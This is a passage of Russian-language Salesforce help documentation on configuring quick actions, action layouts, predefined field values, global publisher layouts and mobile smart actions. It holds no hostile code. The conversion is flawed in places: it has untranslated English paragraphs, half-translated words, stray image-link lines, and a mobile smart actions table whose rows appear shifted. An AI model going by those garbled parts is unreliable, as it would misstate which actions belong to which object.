**Прим.:** Удаление действия инициирует его удаление из всех назначенных макетов.

СМ. ТАКЖЕ:

[Создание глобальных быстрых действий](#)

[Страницы Visualforce как объектные настраиваемые действия](#)

[Настраиваемые сообщения об успешном завершении операции для быстрых действий](#)

[Рекомендации по использованию действий](#)

## Редактор макетов действий

Рекомендуем использовать редактор макетов действий для добавления, удаления или изменения порядка отображения полей в действии.

При создании действия система Salesforce заполняет макет стандартным набором полей. Рекомендуем использовать редактор макетов действий для добавления, удаления или изменения порядка отображения полей в макете действия.

Например, действие «Сообщение» может содержать только одно большое текстовое поле, предназначенное для ввода данных. Тогда как объектное действие создания должно содержать множество полей. В противном случае, система Salesforce не сможет создать запись.

Верхняя часть редактора содержит палитру, под которой отображается макет действия. Палитра содержит поля целевого объекта действия, которые могут быть добавлены в макет действия, кроме указанных ниже неподдерживаемых типов полей.

- Поля типа записи
- Поля, доступные только для чтения (например, поля сводного резюмирования, формулы и автонумерации)
- Системные поля, доступные только для чтения (например, «Создано» или «Последнее изменение сделано»)

### Неактивные поля

Поля, добавленные в макет действия, продолжают отображаться на палитре, но неактивны. При выборе неактивного поля на палитре система Salesforce выделяет данное поле в макете действия.

### Преобразование типа поля

Система Salesforce удаляет поле, тип которого преобразуется из поддерживаемого в неподдерживаемый, из макета действия. При обратном преобразовании типа поля в поддерживаемый без изменения макета действия система Salesforce автоматически добавляет данное поле в макет. Обратное преобразование типа поля в поддерживаемый после изменения макета требует ручного добавления поля в макет.

### Макеты, используемые для действий регистрации вызова

Действие регистрации вызова использует активный макет страницы задач, кроме указанных ниже случаев.

- Предположим, что организация использует настраиваемое действие регистрации вызова для объекта. Настраиваемое действие использует заданный макет настраиваемого действия.
- Теперь предположим, что организация использует настраиваемое глобальное действие регистрации вызова. Данное действие использует заданный настраиваемый макет при отсутствии настраиваемого действия регистрации вызова для объекта. (Настраиваемое действие для объекта переопределяет настраиваемое глобальное действие.)

Чтобы разрешить пользователям приложения Salesforce1 доступ к упрощенной форме создания задачи, включите данную форму на странице «Параметры действий» и убедитесь, что используемый макет содержит поле темы.

### Аудит макета

Система Salesforce отслеживает изменение макета действия в контрольном журнале настройки.

Поля типа «Область обогащенного текста» могут быть добавлены только в одностолбцовые макеты или как поля, охватывающие оба столбца двухстолбцовых макетов. Поле типа «Область обогащенного текста», добавленное только в один столбец двухстолбцового макета, отображается в виде области обычного текста (словно недостаточно места для отображения полного редактора обогащенного текста).

СМ. ТАКЖЕ:

[Настройка действий посредством редактора макетов действий](#)  
[Действия](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition.**



## Настройка действий посредством редактора макетов действий

При создании действия система Salesforce заполняет макет стандартным набором полей. Рекомендуем использовать редактор макетов действий для добавления, удаления или изменения порядка отображения полей в макете действия.

Редактор макетов действий открывается автоматически при создании действия. Чтобы просмотреть и отредактировать текущие глобальные действия в меню «Настройка», введите «*Действия*» в поле «Быстрый поиск», затем выберите «**Глобальные действия**», щелкните «**Макет**» напротив названия действия. Чтобы просмотреть и отредактировать макеты для объектных действий, с помощью параметров управления для объекта перейдите к «Кнопки, ссылки и действия».

При первом просмотре макета созданного действия некоторые поля отображаются заполненными: стандартные поля целевого объекта, стандартные обязательные поля и любые настраиваемые универсальные обязательные поля. Стандартные действия (доступно только организациям, созданным после выпуска Winter'14) используют [предопределенные наборы полей](#).

- Чтобы добавить поле в макет действия, выберите нужное поле и перетащите его из палитры в макет.



**Совет:** Количество полей, доступных для добавления в макет действия, не ограничено. Тем не менее, рекомендуем использовать не более 8 полей. Добавление более 20 полей может снизить эффективность работы пользователя. Чтобы сократить количество полей в макете, рекомендуем [создать предопределенные значения](#) для обязательных полей, а затем удалить данные поля из макета. Предопределенные значения поля могут быть заданы на странице сведений о действии.

Мобильные интеллектуальные действия заполняются всеми обязательными полями соответствующего объекта, независимо от их количества. Например, мобильное интеллектуальное действие «Создать обращение» содержит все обязательные поля обращений. Поля мобильных интеллектуальных действий недоступны для редактирования. Отображаемые поля изменяются только при изменении набора обязательных полей объекта.

- Чтобы удалить поле из макета действия, перетащите нужное поле в правую часть палитры. При необходимости наведите указатель мыши на нужное поле и щелкните значок .
- Прежде чем удалить обязательное поле из макета действия, убедитесь, что поле содержит предопределенное значение. В противном случае, создание записей будет недоступно.
- Чтобы открыть макет действия для предварительного просмотра в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, щелкните «**Предварительный просмотр как**».
- Чтобы присвоить полю действия статус обязательного или доступного только для чтения, дважды щелкните нужное поле в макете действия или щелкните значок . Свойства полей не могут быть изменены на палитре.
- Чтобы сохранить внесенные изменения и продолжить редактирование макета действия, щелкните «**Быстрое сохранение**».

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition и Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»



- Чтобы сохранить внесенные изменения и закрыть макет действия, нажмите кнопку «**Сохранить**». Закрытие макета действия без нажатия кнопки «**Сохранить**» инициирует удаление всех внесенных изменений.

СМ. ТАКЖЕ:

[Редактор макетов действий](#)

[Поиск по параметрам управления объектами](#)

## Настраиваемые сообщения об успешном завершении операции для быстрых действий

Для действий типов «Создать запись», «Обновить запись» и «Записать вызов в журнал» возможно создание настраиваемых сообщений, которые отображают успешное завершение действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

В приложениях Salesforce1 и Lightning Experience, когда завершены действия по созданию, обновлению и записи вызовов в журнал, стандартное сообщение об успешном завершении операции отображается независимо от того, создало ли действие элемент ленты. Если настраиваемое сообщение об успешном завершении операции добавлено в одно из этих действий, вместо стандартного отображается такое настраиваемое сообщение.

В приложении Salesforce Classic настраиваемые сообщения об успешном завершении операции ведут себя немного иначе. При выборе «Создание элемента ленты» для действий «Создать запись» или «Записать вызов в журнал» сообщения об успешном завершении операции в приложении Salesforce Classic не отображаются. Созданный элемент ленты является подтверждением успешного завершения действия.

- ☑ **Прим.:** При выборе «Всех связанных объектов» под функцией отслеживания ленты для отдельного объекта, при котором быстрое действие создает связанные объекты, элемент ленты создается всегда, независимо от выбора «Создания элемента ленты».

СМ. ТАКЖЕ:

[Создание объектных быстрых действий](#)

[Создание глобальных быстрых действий](#)

## Настройка действий посредством расширенного редактора макетов страниц

Используйте редактор макета страницы, для того чтобы выполнить пользовательскую настройку действий, которые будут отображаться в Salesforce и Salesforce1.



**Совет:** Дополнительную информацию об управлении действиями для глобальных страниц (например, начальная страница, вкладка Chatter и группы Chatter) см. в разделе «Глобальные макеты публикатора».

В разделе настроек управления для объекта, управление действиями которого вы хотите выполнить, перейдите в раздел Макеты страниц.

При необходимости добавьте действия в два раздела макета страницы.

### Быстрые действия в средстве публикации Salesforce Classic

Данный раздел может содержать только действия из категории «Быстрые действия». Действия данного раздела отображаются в публикаторе Chatter полной версии системы Salesforce.

### Действия Salesforce1 и Lightning Experience

Данный раздел может содержать только действия из категории «Действия Salesforce1». При использовании макетов страниц объектов категория «Действия Salesforce1» содержит все доступные типы действий для объекта, включая быстрые действия, продуктивные действия, стандартные и настраиваемые кнопки. Действия в этом разделе отображаются в панели действий и меню действий в Salesforce1 и в различных областях Lightning Experience.



**Совет:** Чтобы просмотреть метку, API-имя и тип действия, наведите указатель мыши на нужное действие в палитре.

- Чтобы переопределить стандартные значения действий для раздела действий, настройка которого не выполнялась, щелкните текст переопределения или наведите указатель мыши на нужный раздел и щелкните значок

Если вы не выполнили пользовательскую настройку раздела Быстрые действия в разделе средства публикации Salesforce Classic для макета страницы, действия, которые отображаются в публикаторе для этого объекта, будут сводиться к действиям, которые назначаются глобальному макету для средства публикации. Переопределение инициирует назначение действиям стандартных действий («Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность»), независимо от действий, назначенных глобальному макету публикатора.

Если вы не выполнили пользовательскую настройку Salesforce1 и раздела «Действия» Lightning Experience для макета страницы, действия для этого объекта будут по умолчанию соответствовать набору заранее заданных действий. Если вы настроили действия в разделе Быстрые действия в разделе средства публикации Salesforce Classic и сохранили макет, раздел действий Salesforce1 и Lightning Experience унаследует действия раздела Quick Actions в разделе средства публикации Salesforce Classic при использовании функции переопределения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition и Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:


- «Настройка приложения»

Для настройки макетов действий и макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

- Чтобы восстановить стандартные действия в любом разделе, наведите указатель мыши на нужный раздел и щелкните значок .

СМ. ТАКЖЕ:

[Настройка действий при включенной поддержке Chatter](#)

[Действия в Lightning Experience](#)

[Мобильные интеллектуальные действия](#)

[Настройка макетов страниц с помощью расширенного редактора макетов страниц](#)

[Поиск по параметрам управления объектами](#)


## Настройка предопределенных значений для полей быстрых действий

Предопределенные значения поля позволяют настраивать значение поля при создании действий. Предопределенные значения позволяют снизить вероятность использования противоречивых данных и сократить время создания записей.

При настройке макетов действий рекомендуем использовать минимум полей.

Большинство пользователей, особенно пользователи мобильных устройств, предпочитают избегать заполнения большого количества обязательных полей. Как правило, пользователи хотят быстрее приступить к выполнению следующей задачи. Благодаря настройке предопределенных значений для большинства полей, количество полей в макетах действий может быть сокращено до минимума. Чем больше предопределенных значений задается полям, тем больше полей может быть удалено из макета и тем удобнее становится использование действия. Помните, что оптимизация макета не должна влиять на доступность обязательной информации. Тем не менее рекомендуется удалять обязательные поля из макета действия только после настройки соответствующих предопределенных значений. В противном случае при применении данного действия запись будет сохранена неправильно.

Поля записей объекта, созданных посредством данного действия, которые содержат предопределенные значения, могут не добавляться в макет действия. Например, при настройке действия, позволяющего пользователям создавать возможности, задайте предопределенное значение «Поиск потенциальных клиентов» полю «Этап». Данный этап будет автоматически назначаться всем новым возможностям, создаваемым посредством данного действия. При необходимости удалите поле «Этап» из макета действия ввиду автоматического назначения значения данному полю.

 **Совет:** Предопределенные значения для полей действий отличаются от стандартных значений, заданных полям записей. Поле, добавленное в действие, может содержать набор предопределенных значений для действия *и* набор стандартных значений.

Чтобы настроить предопределенные значения поля, выполните указанные ниже действия.

1. Щелкните имя нужного действия в списке «Кнопки, ссылки и действия» или «Глобальные действия».
2. Нажмите кнопку «Создать» в списке «Предопределенные значения поля» страницы сведений о действии.
3. Выберите нужное поле.
4. Введите нужное значение.
5. Нажмите кнопку «Сохранить».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic *и*  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** *и* **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить предопределенные значения поля, выполните указанные ниже действия.

- «Настройка приложения»



**Совет:** При использовании объектных действий predetermined значение может содержать ссылки на исходный объект и его связанные объекты.

СМ. ТАКЖЕ:

[Примечания к predetermined значениям поля для быстрых действий](#)

### Примечания к predetermined значениям поля для быстрых действий

Настройка predetermined значений поля для быстрых действий требуется при удалении обязательного поля или поля «Всегда в макете» из макета действия.

- Предetermined значения могут быть настроены для любого поля, доступного в редакторе макетов действий. Ниже перечислены исключения.
  - Поля типа «Область обогащенного текста»
  - Раскрывающиеся списки со множественным выбором
  - Поля, доступные только для чтения (например, поля автонумерации, формулы и сводного резюмирования)
- Если поле действия содержит predetermined значение и набор стандартных значений, то действие использует predetermined значение, но не стандартное значение.
- Если макет действия содержит поле, дополненное predetermined значением, то данное значение отображается как стандартное значение поля.
- Если обязательное поле, дополненное predetermined значением, удаляется из макета действия, то при удалении predetermined значения поля обязательное поле должно быть повторно добавлено в макет действия. В противном случае, сохранение записи будет недоступно.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.


СМ. ТАКЖЕ:

[Настройка predetermined значений для полей быстрых действий](#)

## Глобальные макеты публикатора

Глобальные макеты издателя определяют глобальные действия в различных интерфейсах Salesforce. В Salesforce Classic эти макеты позволяют настроить действия в издателях Chatter на глобальных страницах (например, на начальной странице) и на странице Chatter. Lightning Experience использует эти макеты для заполнения меню Глобальные действия действиями «Записать вызов в журнал» и быстрыми действиями «Создать запись», которые указывают на объекты «События», «Заметки» и «Задачи». А в Salesforce1 эти макеты управляют действиями, которые отображаются на панели действий на страницах «Поток» и «Люди». Глобальные макеты издателя могут включать только глобальные действия.

В приложении Salesforce for Outlook глобальные макеты публикатора содержат действия, отображаемые пользователям Group Edition, Contact Manager и Professional Edition при выборе публикатора боковой панели Salesforce. Пользователи приложения Salesforce for Outlook, использующие другие версии системы, могут [настраивать публикаторы боковой панели посредством макетов публикатора боковой панели Outlook](#).

 **Прим.:** Группы Chatter, которые не содержат клиентов, отображают глобальный макет публикатора, выбранный по умолчанию, кроме случаев его переопределения посредством настраиваемого макета публикатора группы. Группы Chatter, поддерживающие доступ клиентов, отображают только стандартные действия публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).

Созданные глобальные макеты публикатора могут быть назначены разным профилям, благодаря чему можно определять действия, доступные соответствующим пользователям по умолчанию на глобальных страницах.

Ниже перечислены этапы работы с глобальными макетами публикатора.

### 1. [Создание глобальных макетов публикатора](#)

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic, these layouts customize the actions in Chatter publishers on global pages (like the Home page) and on the Chatter page. Lightning Experience uses these layouts to populate the Global Actions menu with Log A Call actions and Create a Record quick actions that point to the Events, Notes, and Tasks objects. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

### 2. [Добавление действий для глобальных макетов публикатора](#)

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как главная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

### 3. [Назначение глобальных макетов публикатора профилям пользователя](#)

СМ. ТАКЖЕ:

[Создание глобальных быстрых действий](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»

Для настройки макетов действий и макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Создание глобальных макетов публикатора

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic, these layouts customize the actions in Chatter publishers on global pages (like the Home page) and on the Chatter page. Lightning Experience uses these layouts to populate the Global Actions menu with Log A Call actions and Create a Record quick actions that point to the Events, Notes, and Tasks objects. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Чтобы создать глобальный макет публикатора, нажмите кнопку «**Создать**».
3. Чтобы клонировать макет публикатора, выберите нужный макет в раскрывающемся списке «Текущий глобальный макет публикатора».
4. Введите имя нового глобального макета публикатора.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Назначение глобальных макетов публикатора профилям пользователя](#)  
[Глобальные макеты публикатора](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Database.com Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»

Для настройки макетов действий и макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Добавление действий для глобальных макетов публикатора

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как главная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

Расположите действия так, чтобы часто используемые действия выводились первыми в каждом списке. Все остальные действия отображаются в раскрывающемся меню публикатора.



Просмотреть обзор: настройка глобальных макетов публикатора

При необходимости добавьте действия в два раздела макета страницы.

### Быстрые действия в средстве публикации Salesforce Classic

Данный раздел может содержать только действия из категории «Быстрые действия». Действия данного раздела отображаются в публикаторе Chatter полной версии системы Salesforce.

### Действия Salesforce1 и Lightning Experience

Данный раздел может содержать только действия из категории «Действия Salesforce1». При использовании макетов страниц объектов категория «Действия Salesforce1» содержит все доступные типы действий для объекта, включая быстрые действия, продуктивные действия, стандартные и настраиваемые кнопки. Действия в этом разделе отображаются в панели действий и меню действий в Salesforce1 и в различных областях Lightning Experience.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Чтобы добавить или удалить действия, перетащите нужные действия на палитру или наоборот. Чтобы изменить порядок отображения действий, выберите нужное действие и перетащите его в другую область.

В разделе «Быстрые действия в публикаторе» Salesforce Classic первые три действия слева отображаются в публикаторе Chatter. Все другие действия отображаются в раскрывающемся меню «Больше».

3. По завершении нажмите кнопку «**Сохранить**». Чтобы сохранить внесенные изменения и продолжить работу над макетом, нажмите кнопку «**Быстрое сохранение**».

Закрытие макета без сохранения инициирует удаление всех внесенных изменений.



**Пример:** Добавим действие по созданию организации в публикатор, чтобы пользователи могли создавать организацию непосредственно из публикатора. Просто перетащите действие по созданию организации в разделе «Быстрые действия в публикаторе» и сохраните свои изменения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:


- «Настройка приложения»

Для настройки макетов действий и макетов страниц:


- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»



Перейдите на вкладку «Chatter». Теперь действие по созданию организации отображается в публикаторе.



СМ. ТАКЖЕ:

[Назначение глобальных макетов публикатора профилям пользователя](#)

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

[Мобильные интеллектуальные действия](#)



Назначение глобальных макетов публикатора профилям пользователя

[Созданный глобальный макет публикатора](#) может быть назначен разным профилям.

Например, публикатор Chatter или приложение Salesforce1 может содержать разные действия для профилей «Пользователь Marketing» и «Стандартный пользователь». Чтобы настроить действия для каждого профиля, создайте несколько глобальных макетов публикатора и назначьте их разным профилям.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Нажмите кнопку «**Назначение макета публикатора**».
3. Щелкните «**Редактировать назначение**».
4. Чтобы выбрать профиль пользователя, щелкните любую область соответствующей строки таблицы.  
Чтобы назначить глобальный макет публикатора нескольким профилям, воспользуйтесь комбинацией SHIFT+щелчок для выбора смежных профилей или CTRL+щелчок для выбора несмежных профилей.
5. Выберите нужный глобальный макет публикатора в раскрывающемся списке «Макет публикатора для использования».
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Добавление действий для глобальных макетов публикатора](#)


[Глобальные макеты публикатора](#)

## Действия по умолчанию

Действия по умолчанию - это predefined действия, поддерживаемые системой Salesforce, чтобы пользователи смогли начать использовать действия в вашей организации. Добавьте действия по умолчанию в макеты публикатора, чтобы сделать их доступными пользователям на всем сайте Salesforce и на панели действий в Salesforce1.

Каждое стандартное действие создания содержит predefined набор полей. Чтобы удалить действия или изменить порядок их отображения, воспользуйтесь редактором макетов страниц или глобальным макетом публикатора.

Данная таблица содержит доступные действия по умолчанию. Курсивом выделяются стандартные действия Chatter.

-  **Прим.:** При использовании организаций, созданных после выпуска Winter'14, система Salesforce добавляет действия по умолчанию в глобальный макет публикатора, а также в макет публикатора для организаций, обращений, контактов, интересов и возможностей. При использовании организаций, созданных до выпуска Winter'14, действия по умолчанию доступны на панели редактора макетов страниц, но не подлежат автоматическому добавлению в макеты публикатора.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»

Для настройки макетов действий и макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

## Страница макета

## Действия по умолчанию

Глобальный макет (также применяется к настраиваемым объектам)

- *Сообщение*
- *Файл*
- Создать событие
- Создать задачу
- Создать контакт
- Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)
- Создать возможность
- Создать обращение
- Создать интерес
- *Благодарность*
- *Ссылка*
- *Опрос*
- *Вопрос*


Организация

- *Сообщение*
- *Файл*
- Создать событие
- Создать задачу
- Создать контакт
- Создать обращение
- Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)
- Создать примечание
- Создать возможность
- *Благодарность*
- *Ссылка*
- *Опрос*
- *Вопрос*

Обращение

- *Сообщение*
- *Файл*
- Создать дочернее обращение
- Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)
- Создать задачу
- Создать событие
- *Благодарность*
- *Ссылка*

| Страница макета                | Действия по умолчанию  |
|--------------------------------|--|
|                                | <ul style="list-style-type: none"> <li>• <i>Опрос</i></li> <li>• <i>Вопрос</i></li> </ul>  |
| Контакт, интерес и возможность | <ul style="list-style-type: none"> <li>• <i>Сообщение</i></li> <li>• <i>Файл</i></li> <li>• Создать задачу</li> <li>• Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)</li> <li>• Создать обращение</li> <li>• Создать примечание</li> <li>• Создать событие</li> <li>• <i>Благодарность</i></li> <li>• <i>Ссылка</i></li> <li>• <i>Опрос</i></li> <li>• <i>Вопрос</i></li> </ul> |

 **Прим.:** Использование типов записей в организации может влиять на доступность глобальных стандартных действий для пользователей. Дополнительную информацию см. в разделе «[Быстрые действия и типы записей](#)» на странице 5382.

СМ. ТАКЖЕ:

[Действия](#)

### Поля стандартных действий

Каждое стандартное действие содержит предопределенный набор полей, позволяющий предоставлять пользователям доступ к действиям без дополнительных настроек.

Данные поля используются во всех действиях по умолчанию и отображаются в макете действия в приведенном порядке.

| Действие                                     | Поля   |
|--|--|
| Зарегистрировать вызов                       | <ul style="list-style-type: none"> <li>• Тема (стандартное значение: «Вызов»)</li> <li>• Комментарий (описание)</li> <li>• Имя</li> <li>• Связано с</li> </ul> |
| Создать обращение/Создать дочернее обращение | <ul style="list-style-type: none"> <li>• Имя контакта</li> <li>• Статус</li> <li>• Тема</li> </ul>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

| Действие            | Поля   |
|---------------------|--|
| Создать контакт     | <ul style="list-style-type: none"> <li>• Описание</li> <li>• Имя</li> <li>• Эл. почта</li> <li>• Тел.</li> <li>• Имя организации</li> <li>• Заголовок</li> </ul>   |
| Создать событие     | <ul style="list-style-type: none"> <li>• Тема</li> <li>• Начало</li> <li>• Окончание</li> <li>• Событие на весь день</li> <li>• Имя</li> <li>• Связано с</li> <li>• Назначено</li> <li>• Расположение</li> </ul> |
| Создать интерес     | <ul style="list-style-type: none"> <li>• Имя</li> <li>• Эл. почта</li> <li>• Тел.</li> <li>• Компания</li> <li>• Заголовок</li> </ul>  |
| Создать примечание  | <ul style="list-style-type: none"> <li>• Заголовок</li> <li>• Общедоступное (флажок)</li> <li>• Текст</li> </ul>   |
| Создать возможность | <ul style="list-style-type: none"> <li>• Имя возможности</li> <li>• Организация</li> <li>• Дата закрытия (стандартное значение: через 30 дней)</li> <li>• Этап</li> <li>• Стоимость</li> </ul>                   |
| Создать задачу      | <ul style="list-style-type: none"> <li>• Тема</li> <li>• Крайний срок</li> <li>• Имя</li> <li>• Связано с</li> <li>• Назначено</li> <li>• Статус</li> </ul>  |

Чтобы изменить поля, отображающиеся в каждом макете действия, воспользуйтесь [редактором макетов действий](#).


СМ. ТАКЖЕ:

[Действия по умолчанию](#)

[Действия](#)

## Мобильные интеллектуальные действия

Мобильные интеллектуальные действия — это быстрые действия, доступные на страницах организаций, обращений, контактов, интересов и возможностей, а также в глобальном макете публикатора при использовании приложения Salesforce1. Их можно использовать для простой настройки быстрых действий пользователям мобильных устройств.

 **Прим.:** Независимо от макетов страниц, дополненных мобильными интеллектуальными действиями, интеллектуальные действия не появляются в полной версии сайта Salesforce. Они отображаются пользователям только в приложении Salesforce1. При наличии пользователей, которым мобильная версия Salesforce требуется чаще, чем полная версия системы, рекомендуем создать отдельные макеты страниц и дополнить их мобильными интеллектуальными действиями.

Мобильные интеллектуальные действия заполняются всеми обязательными полями соответствующего объекта, независимо от их количества. Например, мобильное интеллектуальное действие «Создать обращение» содержит все обязательные поля обращений. Поля мобильных интеллектуальных действий недоступны для редактирования. Отображаемые поля изменяются только при изменении набора обязательных полей объекта.

Набор мобильных интеллектуальных действий не может быть изменен, например, путем удаления действия «Создать событие» или добавления настраиваемого действия. Чтобы создать настраиваемый набор действий, создайте нужные действия, добавьте их в соответствующие макеты страниц, а затем удалите набор мобильных интеллектуальных действий.

Мобильные интеллектуальные действия отображаются как один элемент действия в редакторе макетов страниц. Но на панели действий и в меню действий приложения Salesforce1 они отображаются как отдельные действия создания. Данные отдельные действия позволяют пользователям создавать записи прямо на панели действий.

Ниже перечислены доступные наборы мобильных интеллектуальных действий для каждого поддерживаемого объекта. (Действия отображаются на панели действий и в меню действий в приведенном порядке.)

| Макет   | Доступные действия  |
|---|---|
| Глобальный макет (также применяется к настраиваемым объектам) | <ul style="list-style-type: none"> <li>Создать задачу</li> <li>Создать контакт</li> <li>Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)</li> <li>Создать возможность</li> <li>Создать обращение</li> <li>Создать интерес</li> </ul> |
| Организация   | <ul style="list-style-type: none"> <li>Создать задачу</li> </ul>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

| Макет       | Доступные действия   |
|-------------|--|
| Обращение   | <ul style="list-style-type: none"> <li>• Создать контакт</li> <li>• Создать обращение</li> <li>• Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)</li> <li>• Создать примечание</li> <li>• Создать возможность</li> </ul> |
| Контакт     | <ul style="list-style-type: none"> <li>• Создать дочернее обращение</li> <li>• Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)</li> <li>• Создать задачу</li> <li>• Создать событие</li> </ul>                           |
| Интерес     | <ul style="list-style-type: none"> <li>• Создать задачу</li> <li>• Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)</li> <li>• Создать обращение</li> <li>• Создать примечание</li> <li>• Создать событие</li> </ul>      |
| Возможность | <ul style="list-style-type: none"> <li>• Создать задачу</li> <li>• Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач)</li> <li>• Создать обращение</li> <li>• Создать примечание</li> <li>• Создать событие</li> </ul>      |

СМ. ТАКЖЕ:

[Действия](#)

[Настройка действий при включенной поддержке Chatter](#)

